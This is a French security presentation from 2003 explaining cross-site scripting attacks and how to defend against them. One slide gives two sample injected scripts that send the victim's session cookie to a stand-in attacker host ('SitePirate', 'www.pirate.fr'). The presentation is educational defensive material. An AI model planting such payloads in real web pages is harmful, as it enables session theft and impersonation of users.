

# L'exécution croisée de code

27 Février 2003

Hervé Schauer Consultants

Hervé Schauer

<Herve.Schauer@hsc.fr>



[www.hsc.fr](http://www.hsc.fr)

*Le Cercle Européen de la Sécurité*



# Agenda

---

- Introduction
- Principe
- Différents scénarios
- Risques
- Sécurisation
- Conclusion
- Références et remerciements

# Introduction

---

- Attaque connue depuis trois ans
  - Avis du CERT :  
[www.cert.org/advisories/CA-2000-02.html](http://www.cert.org/advisories/CA-2000-02.html)
  - Devenue populaire depuis 6 mois
- Exécution croisée de code = *Cross Site Scripting*
  - Attaque basée sur l'exécution de scripts dans le navigateur de la victime
  - Les scripts permettent de passer des informations d'un site à un autre via le navigateur du client à l'insu de la victime
  - L'objectif type du pirate est d'obtenir les données de session de la victime pour usurper son identité et ses droits
  - Le client envoie lui-même ses données de session vers le pirate
- Acronyme XSS
  - CSS : *Cascading Style Sheet*
  - XSS : *Cross Site Scripting*


# Acteurs

---


- Utilisateur victime
  - Utilisateur qui accède à un service web avec son butineur
  - Ouvre une session avec le serveur.
- Serveur web qui rend un service
  - Identifie et authentifie l'utilisateur victime
  - Fournit un *cookie* de session à la victime
- Serveur web pirate
  - C'est le serveur web du pirate
  - Ce peut aussi être un serveur contrôlé par le pirate
- Pirate
  - Personne malveillante qui va récupérer les informations de la victime
  - Usurpe l'identité de la victime auprès du serveur qui rend un service

# Étapes d'une attaque par XSS


**Étape 1 :** La victime ouvre une session avec un serveur.  
Elle obtient un *cookie* de session valide.




**Étape 2 :** La victime envoie à son insu ses données de session vers un site pirate.



**Étape 3 :** Le pirate se sert de ces données de sessions pour se faire passer pour la victime auprès du serveur.



# Synoptique



# Causes de l'attaque

---

- Erreurs qui permettent au pirate que la victime envoie ses informations de session (*cookie*)
  - Butineur de la victime interprète le script malveillant
  - Script malveillant redirige vers le site web du pirate
  - Mauvaise étanchéité entre fenêtres dans les butineurs
  - Mauvaise étanchéité entre *frames* dans les butineurs
- Attaques directes
  - Sites utilisant des forums, courrielwebs (*webmails*)
- Attaques indirectes où la victime est piégée
  - Consultation du site web du pirate par la victime
  - Piratage du serveur web rendant le service
  - Réception d'un courrier électronique malveillant contenant un lien vers le site web du pirate

# Exemples d'injection HTTP

- Injection HTML dans un formulaire

- Au lieu de saisir

- Information

- Il est saisi

- `Information<script>document.location.replace(  
http://SitePirate+document.cookie);</script>`

- Affichage d'une page piégée


- Texte original

- « Cette rubrique vous informera sur les dernières évolutions du site <a HREF="mailto:webadmin@www.societe.fr">Envoyer un message</a> »


- Texte inséré

- « Cette rubrique vous informera sur les dernières évolutions du site <SCRIPT LANGUAGE="JavaScript">document.write("<img width=2 height=2 src=http://www.pirate.fr/gif/logo.medium.gif?" +document.cookie+">")</script> <A HREF = "mailto:webadmin@www.societe.fr">Envoyer un message</a> »


# Scénario 1



# Scénario 2



# Scénario 3



# Risques et conséquences

---

- Vol de session, vol d'identité, affichages illicites
- Dénis de service sur les applications
- Gestion de crises médiatiques
- Perte de confiance des clients

# Sécurisation

---

- Imposer des règles de sécurité aux fournisseurs d'applications et aux développeurs
- Interdire les scripts malveillants dans la conception et le développement du serveur web
  - Analyser et filtrer toutes les données envoyées à l'utilisateur par le serveur web
    - Exemple : pages d'erreur réaffichant des paramètres
  - Analyser et filtrer les données reçues, saisies par l'utilisateur ou issues d'autres applications
  - Convertir < en &lt; ; ( en &#40; ; etc

# Sécurisation

---

- Améliorer l'authentification des utilisateurs
  - Lier le *cookie* de session à l'adresse IP
  - Faire expirer la session
- Utiliser un relais HTTP de sécurité en entrée
  - Journalisation
  - Filtrage fin d'URL
- Sécuriser les serveurs et l'infrastructure
- SSL/TLS n'apporte aucune protection contre les attaques en XSS
- Autres possibilités
  - *Cookie httpOnly* qui désactive dans IE6 la possibilité d'utiliser `document.cookie`
  - *Cross-Site-Tracking* (XST) qui utilise la méthode TRACE

# Conclusion

---

- Le XSS peut être est très dangereux
- Les attaques peuvent prendre plusieurs formes
- Des solutions efficaces de sécurisation existent
- Le XSS ne doit pas faire oublier les autres menaces

# Références

---

- [www.cert.org/advisories/CA-2000-02.html](http://www.cert.org/advisories/CA-2000-02.html)
- [www.cert.org/tech\\_tips/malicious\\_code\\_mitigation.html](http://www.cert.org/tech_tips/malicious_code_mitigation.html)
- [www.iddefense.com/idpapers/XSS.pdf](http://www.iddefense.com/idpapers/XSS.pdf)
- [www.cgisecurity.com/articles/xss-faq.shtml](http://www.cgisecurity.com/articles/xss-faq.shtml)

# Remerciements

---

- Alexandre Fernandez pour ses schémas
- Frédéric Lavécot et Alain Thivillon pour leurs expérimentations
- Nicolas Jombart pour sa relecture